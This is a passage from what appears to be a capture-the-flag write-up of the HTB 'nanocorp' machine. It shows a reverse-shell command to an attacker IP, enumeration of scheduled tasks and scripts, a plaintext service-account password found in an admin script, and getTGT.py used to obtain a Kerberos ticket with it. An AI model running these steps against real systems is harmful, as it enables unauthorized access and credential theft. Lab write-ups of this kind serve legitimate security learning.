
```
./run.exe hello 'P@ssw0rd!' cmd.exe -r 10.10.16.59:9001 -l 2
```



Who has admin privilege, so I got admin shell!

Above root

I can find out scheduled script running




```
PS C:\Users\Administrator\documents> get-scheduledtask
get-scheduledtask

TaskPath                                    TaskName                          State
--------                                    --------                          -----
\                                           ad_cleanup                        Ready
\                                           CleaningUp                        Ready
\                                           CreateExplorerShellUnelevatedTask Ready
\                                           MicrosoftEdgeUpdateTaskMachine... Ready
\                                           MicrosoftEdgeUpdateTaskMachineUA  Ready
\                                           script01                          Ready
\                                           script02                          Ready
\                                           StartApacheAsWebSvc               Ready
\Microsoft\Windows\                         Server Initial Configuration Task Disabled
\Microsoft\Windows\.NET Framework\          .NET Framework NGEN v4.0.30319    Ready
\Microsoft\Windows\.NET Framework\          .NET Framework NGEN v4.0.30319 64 Ready
PS C:\Users\Administrator\documents> (Get-ScheduledTask -TaskName "CleaningUp").Actions
(Get-ScheduledTask -TaskName "CleaningUp").Actions

Id               :
Arguments        : -NoProfile -ExecutionPolicy Bypass -File C:\Users\Administrator\Links\cleaning_up.ps1
Execute          : powershell.exe
WorkingDirectory :
PSComputerName   :
```

It looks like file is in links folder



```
PS C:\Users\Administrator\documents> cd ../links
cd ../links
PS C:\Users\Administrator\links> ls
ls


    Directory: C:\Users\Administrator\links


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/9/2025   4:27 PM            274 ad_cleanup.ps1
-a----         4/9/2025   4:27 PM            377 cleaning_up.ps1
-a----         4/2/2025   6:22 PM            518 Desktop.lnk
-a----         4/2/2025   6:22 PM            975 Downloads.lnk
-a----        4/11/2025  10:43 AM           1817 script_01.ps1
```

Most of the scripts are here. Let's check cleaning_up.ps1

```
PS C:\Users\Administrator\links> cat cleaning*
cat cleaning*
# Clean up cmk_all_*_1.cmd and cmk_data_*_2.cmd in C:\Windows\Temp
$patterns = @("cmk_all_*_1.cmd", "cmk_data_*_2.cmd")

foreach ($pattern in $patterns) {
    Get-ChildItem -Path "C:\Windows\Temp" -Filter $pattern -File | ForEach-Object {
        if ($_.IsReadOnly) {
            $_.IsReadOnly = $false
        }
        Remove-Item -Path $_.FullName -Force
    }
}
PS C:\Users\Administrator\links> Get-ScheduledTask -TaskName "CleaningUp" | Get-ScheduledTaskInfo
Get-ScheduledTask -TaskName "CleaningUp" | Get-ScheduledTaskInfo


LastRunTime        : 6/26/2026 6:23:23 PM
LastTaskResult     : 0
NextRunTime        : 6/26/2026 6:25:25 PM
NumberOfMissedRuns : 0
TaskName           : CleaningUp
TaskPath           : \
PSComputerName     :
```

It's simply removing all files that has name pattern for the exploit and run every 2 minutes.

```
PS C:\Users\Administrator\links> cat ad*
cat ad*
# Remove user web_svc from the group IT_Support
net group "IT_Support" web_svc  /del

# reset the password of monitoring_svc user
Set-ADAccountPassword -Identity "monitoring_svc" -NewPassword (ConvertTo-SecureString "M-0-N-I-T-0-R-I-N-G@!" -AsPlainText -Force) -Reset
```

Also, ad-cleanup.ps1 shows monitoring_svc password. Let's see if it works.

```
┌─[parrot@parrot]─[~/Documents/nanocorp]
└──╼ $getTGT.py 'nanocorp.htb/monitoring_svc:M-0-N-I-T-0-R-I-N-G@!'
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[*] Saving ticket in monitoring_svc.ccache
```

It works!